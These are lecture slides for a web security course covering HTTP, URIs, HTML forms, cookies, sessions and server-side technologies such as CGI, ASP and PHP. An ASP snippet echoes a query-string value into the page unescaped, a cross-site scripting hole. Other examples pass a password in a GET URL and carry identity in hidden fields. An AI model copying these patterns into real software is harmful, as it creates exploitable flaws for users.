CSC 405
Introduction to Computer Security

Web Security

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
(Derived from slides by Giovanni Vigna)

The World-Wide Web

- The World-Wide Web was originally conceived as a geographically **distributed document retrieval system** with a hypertext structure
- In the past 20+ years, the Web evolved into a full-fledged platform for the execution of distributed applications
- The Web is also vulnerable to a number of attacks
- The impact of these attacks is enormous, because of the widespread use of the service, the accessibility of the servers, and the widespread use of the clients


Architecture




HTTP Request

HTTP Reply

Architecture



Architecture



Standards and Technologies

- HTTP 1.0, 1.1
- URIs, URLs
- HTML, XML, XHTML
- DOM, BOM
- Cascading Style Sheets
- SSL/TLS, Socks
- CGI, Active Server Pages, Servlets
- JavaScript, VBScript
- Applets, ActiveX controls
- Web Services, SOAP

Web Vulnerability Analysis

- Vulnerabilities in the protocol(s)
- Vulnerabilities in the infrastructure
- Vulnerabilities in the server-side portion of the application
- Vulnerabilities in the client-side portion of the application
- Many vulnerability are the results of interactions of the various components involved in the processing of a request
- **Understanding the basic technologies is key**

Technology Review

- How are resources referenced?
- How are resources transferred?
- How are resources represented?
- How are resources processed on the server side?
- How are resources processed on the client side?

URIs, URLs, URNs

- Uniform Resource Identifier
  - a string that identifies a resource
- Uniform Resource Locator
  - an identifier that contains enough information to access the resource
- Uniform Resource Names
  - used to identify an entity regardless of the fact that the entity is accessible or even that it exists

URI Syntax

- The general URI syntax is specified in RFC 2396
- Specific types of URIs are described in separate standards
- Syntax: <scheme>://<authority><path>?<query>
- Examples:
  - ftp://ftp.ietf.org/rfc/rfc1808.txt
  - http://www.csc.ncsu.edu/~jdoe/My%20HomePage
  - mailto:cs176b@cs.csb.edu
  - telnet://melvyl.ucop.edu/

URI Syntax

- **Scheme**: a string specifying the protocol/framework
- **Authority**: a name space that qualifies the resource
  - Most of the times, it is a server name
    - <userinfo>@<host>:<port>
- **Path**: a pathname composed of “/” separated strings
- **Query**: an application-specific piece of information

HyperText Transfer Protocol

- Protocol used to transfer information between a web client and a web server
- Based on TCP, uses port 80
- Version 1.0 is defined in RFC 1945
- Version 1.1 is defined in RFC 2616

HTTP

- Client
  - Opens a TCP connection
  - Sends a request
- Server
  - Accepts the connection
  - Processes the request
  - Sends a reply
- Multiple requests can be sent using the same TCP connection

Requests

- A request is composed of a header and a body (optional) separated by an empty line (CR LF)
- The header specifies:
  - Method (GET, HEAD, POST)
  - Resource (e.g., /hypertext/doc.html)
  - Protocol version (HTTP/1.1)
  - Other info
    - General header
    - Request header
    - Entity header
- The body is considered as a byte stream

Methods

- **GET** requests the transfer of the entity referred by the URL
- **HEAD** requests the transfer of header meta-information only
- **POST** asks the server to process the included entity as “data” associated with the resource identified by the URL
  - Resource annotation
  - Message posting (newsgroups and mailing list)
  - Form data submission
  - Database input

Less-Used Methods

- **OPTIONS** requests information about the communication options available on the request/response chain identified by the URL (a URL of “*” identifies the options of the server)
- **PUT** requests that the enclosed entity be stored under the supplied URL (note that this is different from the POST request where the URL specifies the server-side component that will process the content)

Less-Used Methods

- **DELETE** requests that the origin server delete the resource identified by the URL
- **TRACE** invokes a remote, application-layer loop-back of the request message
  - TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information
- **CONNECT** is used with proxies

Resources

- A resource can be specified by an absolute URI or an absolute path
- Absolute URIs are used when requesting a resource through a proxy
  - `GET http://www.example.com/index.html HTTP/1.1`
- Absolute path URIs are used when requesting a resource to the server that owns that resource
  - `GET /index.html HTTP/1.1`

Request Example

```
GET /doc/activities.html HTTP/1.1
Host: longboard:8080
Date: Tue, 03 Nov 2015 8:34:12 GMT
Pragma: no-cache
Referer: http://www.ms.com/main.html
If-Modified-Since: Sat, 12 Oct 2016 10:55:15
GMT
<CR LF>
```

HTTP 1.1 Host Field

- In HTTP 1.0, it is not possible to discern, from the request line which server was intended to process the request:
  ```
  GET /index.html HTTP/1.0
  ```
- As a consequence it is not possible to associate multiple server “names” to the same IP address
- In HTTP 1.1, the “Host” field is REQUIRED and specifies which server is the intended recipient
  ```
  GET /index.html HTTP/1.1
  Host: foo.com
  ```

Replies

- Replies are composed of a header and a body separated by a empty line (CR LF)
- The header contains:
  - Protocol version (e.g., HTTP/1.0 or HTTP/1.1)
  - Status code
  - Diagnostic text
  - Other info
    - General header
    - Response header
    - Entity header
- The body is a byte stream

Status Codes

- 1xx: Informational - Request received, continuing process
- 2xx: Success - The action was successfully received, understood, and accepted
- 3xx: Redirection - Further action must be taken in order to complete the request
- 4xx: Client Error - The request contains bad syntax or cannot be fulfilled
- 5xx: Server Error - The server failed to fulfil an apparently valid request

Examples

- "200" ; OK
- "201" ; Created
- "202" ; Accepted
- "204" ; No Content
- “301" ; Moved Permanently
- "307" ; Temporary Redirect

- "400" ; Bad Request
- "401" ; Unauthorized
- "403" ; Forbidden
- "404" ; Not Found
- "500" ; Internal Server Error
- "501" ; Not Implemented
- "502" ; Bad Gateway
- "503" ; Service Unavailable

Reply Example

```
HTTP/1.1 200 OK
Date: Tue, 12 Oct 2016 8:35:12 GMT
Server: Apache/1.3.14 PHP/3.0.17 mod_perl/1.23
Content-Type: text/html
Last-Modified: Sun, 10 Oct 2016 18:11:00 GMT

<html>
  <head>
    <title>The Page</title>
  …
</html>
```

Header Fields

- General header fields: These refer to the message and not to the resource contained in it
  - Date, Pragma, Cache-Control, Transfer-Encoding..
- Request header fields:
  - Accept, Host, Authorization, From, If-modified-since, User Agent, Referer...
- Response header fields:
  - Location, Server, WWW-Authenticate
- Entity header fields:
  - Allow, Content-Encoding, Content-Length, Content-Type, Expires, Last-Modified

HTTP Authentication

- Based on a simple challenge-response scheme
- The challenge is returned by the server as part of a 401 (unauthorized) reply message and specifies the authentication schema to be used
- An authentication request refers to a realm, that is, a set of resources on the server
- The client must include an Authorization header field with the required (valid) credentials

HTTP Basic Authentication Scheme

- The server replies to an unauthorized request with a 401 message containing the header field

```
WWW-Authenticate: Basic realm="ReservedDocs"
```

- The client retries the access including in the header a field containing a cookie composed of base64 encoded username and password

```
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

HTTP 1.1 Authentication

- Defines an additional authentication scheme based on cryptographic digests (RFC 2617)
  - Server sends a nonce as challenge
  - Client sends request with digest of the username, the password, the given nonce value, the HTTP method, and the requested URL
- To authenticate the users the web server has to have access to the hashes of usernames and passwords

Hypertext Markup Language

- A simple data format used to create hypertext documents that are portable from one platform to another
- Based on Standard Generalized Markup Language (SGML) (ISO 8879:1986)
- HTML 2.0
  - Proposed in RFC 1866 (November 1995)
- HTML 3.2
  - Proposed as World Wide Web Consortium (W3C) recommendation (January 1997)
- HTML 4.01
  - Proposed as W3C recommendation (December 1999)
- XHTML 1.0
  - Attempt by W3C to reformulate HTML into Extensible Markup Language (XML) (January 2000)
- HTML 5.0
  - Proposed as W3C recommendation (October 2014)
- HTML 5.1
  - Under development

HTML – Overview

- Basic idea is to “markup” document with tags, which add meaning to raw text
- Start tag: <foo>
- Followed by text
- End tag: </foo>
- Self-closing tag: <bar />
- Void tags (have no end tag): <img>
- Tag are hierarchical

HTML – Tags

```
<html>
  <head>
    <title>Example</title>
  </head>
  <body>
    <p>I am the example text</p>
  </body>
</html>
```

HTML – Tags

- <html>
  - <head>
    - <title>
      - Example
  - <body>
    - <p>
      - I am the example text

HTML – Tags

- Tags can have “attributes” that provide metadata about the tag
- Attributes live inside the start tag after the tag name
- Four different syntax
  - <foo bar>
    - foo is the tag name and bar is an attribute
  - <foo bar=baz>
    - The attribute bar has the value baz
  - <foo bar='baz'>
  - <foo bar="baz">
- Multiple attributes are separated by spaces
  - <foo bar='baz' disabled required="true">

HTML – Hyperlink

- The anchor tag is used to create a hyperlink
- href attribute is used provide the URI
- Text inside the anchor tag is the text of the hyperlink

```
<a href="http://google.com">Google</a>
```

HTML – Basic HTML 5 Page

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>CS279</title>
  </head>

  <body>
    <a href="http://example.com/">Text</a>
  </body>
</html>
```

HTML – Character References

- Special characters can be included in HTML using < > ' " & =
  - Encode the character reference
  - Also referred to in HTML < 5.0 as “entity reference” or “entity encoding”
- Three types, each starts with & and ends with ;
  - Named character reference
    - &<predefined name>;
  - Decimal numeric character reference
    - &#<decimal unicode>;
  - Hexadecimal numeric character reference
    - &#x<hexadecimal unicode>;

HTML – Character References Example

- The ampersand (&) is used to start a character reference, so it must be encoded as a character reference
- &
- &
- &
- &

HTML – Character References Example

- é
- é
- é
- é


HTML – Character References Example

- <
- <
- 0
- 0

HTML – Forms

- A form is a component of a Web page that has form controls, such as text fields, buttons, checkboxes, range controls, or color pickers
  - Form is a way to create a complex HTTP request
- The action attribute contains the URI to submit the HTTP request
  - Default is the current URI
- The method attribute is the HTTP method to use in the request
  - GET or POST, default is GET

HTML - Forms


Pizza Shop 2.0
Name
Pizza Topping
Supreme
Vegetarian
Hawaiian
Pizza Sauce
Tomato
Optional Extras
Extra Cheese
Gluten Free Base
Delivery Instructions:
Send my Order

HTML – Forms

- Children input tags of the form are transformed into either query URL parameters or HTTP request body
- Difference is based on the method attribute
  - GET passes data in the query
  - POST passes data in the body
- Data is encoded as either “application/x-www-form-urlencoded” or “multipart/form-data”
  - GET always uses “application/x-www-form-urlencoded”
  - POST depends on enctype attribute of form, default is “application/x-www-form-urlencoded”
  - "multipart/form-data" is mainly used to upload files

HTML – Forms

- Data sent as name-value pairs
  - Data from the input tags (as well as others)
    <input type="text" name="foo" value="bar”>
- Name is taken from the input tag’s name attribute
- Value is taken either from the input tag’s value attribute or the user-supplied input
  - Empty string if neither is present

application/x-www-form-urlencoded

- All name-value pairs of the form are encoded
- form-urlencoding encodes the name-value pairs using percent encoding
  - Except that spaces are translated to + instead of %20
  - foo=bar
- Multiple name-value pairs separated by ampersand (&)

application/x-www-form-urlencoded

```
<form action="http://example.com/grades/submit" >
  <input type="text" name="student" value="bar">
  <input type="text" name="class">
  <input type="text" name="grade">
  <input type="submit" name="submit">
</form>
```

```
http://example.com/grades/submit?student=John+Doe&class=cs
c+405&grade=A%2B&submit=Submit
```

application/x-www-form-urlencoded

```
<form action="http://example.com/grades/submit" method="POST">
  <input type="text" name="student”>
  <input type="text" name="class">
  <input type="text" name="grade">
  <input type="submit" name="submit">
</form>
```

```
POST /grades/submit HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:34.0)
Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 65

student=John+Doe&class=CSC+405&grade=A%2B&submit=Submit
```


HTML Frames

- Frames allow for the display of multiple separate views (associated with separate URLs) together on one page
- Used in the early days to display banners or navigation elements
  - Now replaced by CSS directives

The frameset Element

```
<frameset cols="85%, 15%">
  <frame src="http://www.cs.ucsb.edu/~vigna" name="home">
  <frame src="frame.html" name="local">
  <noframes>
    Text to be displayed in browsers that do not support
frames
  </noframes>
</frameset>
```

The frameset Element



The iframe Element

- Inline frames
- Similar to frames, but does not need a frameset

```
<iframe src="http://www.kapravelos.com" name="home"
frameBorder="0"></iframe>

<iframe src="frame.html" name="frame"
frameBorder="0"></iframe>
```

Maintaining State

- HTTP is a stateless protocol
- Many web applications require that state be maintained across requests
- This can be achieved through a number of different means
  - Embedding information in the returned page
    - Modified URLs
    - Hidden fields in forms
  - Using cookies

Embedding Information in URLs

- When a user requests a page, the application embeds user-specific information in every link contained in the page returned to the user
- Client request:

```
GET /login.php?user=foo&pwd=bar HTTP/1.1
```

- Server reply:

```
<html>
...
<a href="catalog.php?user=foo">Catalog</a>
...
</html>
```

Embedding Information in Forms

- If a user has to go through a number of forms, information can be carried through using hidden input tags
- Client request:

```
GET /login.php?user=foo&pwd=bar HTTP/1.1
```

- Server reply:

```
<html>
... <form>
<input type="hidden" name="user" value="foo" />
<input type="submit" value="Press here to see the catalog" />
...
```

- When the user presses on the form's button, the string "user=foo" is sent together with the rest of the form's contents

Embedding Information in Cookies

- Cookies are small information containers that a web server can store on a web client
- They are set by the server by including the “Set-Cookie” header field in a reply:

```
Set-Cookie: USER=foo; SHIPPING=fedex; path=/
```

- Cookies are passed (as part of the “Cookie” header field) in every further transaction with the site that set the cookie

```
Cookie: USER=foo; SHIPPING=fedex;
```

Embedding Information in Cookies

- They are usually used to maintain “state” across separate HTTP transactions
  - User preferences
  - Status of multi-step processes (e.g., shopping cart applications)
  - Session token stored as a result of a username/password authentication
- Cookies are accessible (e.g., through JavaScript) only by the site that set them

Cookie Structure

- A cookie can have a number of fields:
  - <name>=<value>: generic data (only required field)
  - expires=<date>: expiration date
  - path=<path>: set of resources to which the cookie applies
  - domain=<domain name>: by default set to the hostname, but it could specify a more generic domain (e.g., foo.com)
  - secure: flag that forces the cookie to be sent over secure connections only
  - httponly: flag that specifies that a cookie should not be accessible to client-side scripts
- There are limitations to the number of cookies that a server can set

Sessions


- Sessions are used to represent a time-limited interaction of a user with a web server
- There is no concept of a “session” at the HTTP level, and therefore it has to be implemented at the web-application level
  - Using cookies
  - Using URL parameters
  - Using hidden form fields
- At the beginning of a session a unique ID is generated and returned to the user
- From that point on, the session ID is used to index the information stored on the server side

Executing Code on the Server

- The server-side component of an application executes code in reaction to an HTTP request
- This simple mechanism allows for the creation of web-based portal to database and other applications

The Common Gateway Interface

- Mechanism to invoke programs on the server side
- The program's output is returned to the client
- Input parameters can be passed
  - Using the URL (GET method)
    - Advantage: The query can be stored as a URL
  - Using the request body (POST method)
    - Advantage: Input parameters can be of any size



CGI Programs

- Can be written in any language
- Input to the program is piped to the process' stdin
- Parameters are passed by setting environment variables
  - REQUEST_METHOD :GET, HEAD or POST
  - PATH_INFO : path in the URL that follows the program name and precedes "?"
  - QUERY_STRING: information that follows "?"
  - CONTENT_TYPE : MIME type of the data for the POST method
  - CONTENT_LENGTH : size of the data for the POST method
  - HTTP_<field>: value of corresponding header field

CGI Variables

- SERVER_SOFTWARE : name/version of server software
- SERVER_NAME : server hostname
- GATEWAY_INTERFACE : CGI version
- SERVER_PROTOCOL : server protocol version
- SERVER_PORT : TCP port used by the server
- PATH_TRANSLATED : PATH_INFO for non-Unix OSs
- SCRIPT_NAME : name of the script
- REMOTE_HOST : hostname of the client
- REMOTE_ADDR : address of the client
- AUTH_TYPE : authentication mechanism used
- REMOTE_USER : authenticated user name
- REMOTE_IDENT : user name as returned by identd

Active Server Pages

- Microsoft's answer to CGI scripts
- Pages that contain a mix of
  - Text
  - HTML tags
  - Scripting directives (mostly VBScript and JScript)
  - Server-side includes
- Page scripting directives are executed on the server side before serving the page
- ASP.NET provide access to a number of easy-to-use built-in objects

Active Server Pages

```
<% strName = request.querystring("Name")
   If strName <> “” Then%>
<b>Welcome!</b>
<% Response.write(strName)
   Else %>
<b>You didn’t provide a name...</b>
<% End If %>
```

Servlets And JavaServer Pages (J2EE)

- Servlets are Java programs that are executed on the server
  - Similar to CGI programs
  - They can be executed within an existing JVM without having to create a new process
- JavaServer Pages (JSP) are static HTML intermixed with Java code
  - Similar to Microsoft's Active Server Pages
  - Allow one to specify both the dynamic and the static parts of a page
  - They are compiled into servlets

PHP

- The “PHP Hypertext Processor” is a scripting language that can be embedded in HTML pages to generate dynamic content
- PHP code is executed on the server side when the page containing the code is requested
- A common setup is a LAMP system, which is the composition of
  - Linux
  - Apache
  - MySQL
  - PHP

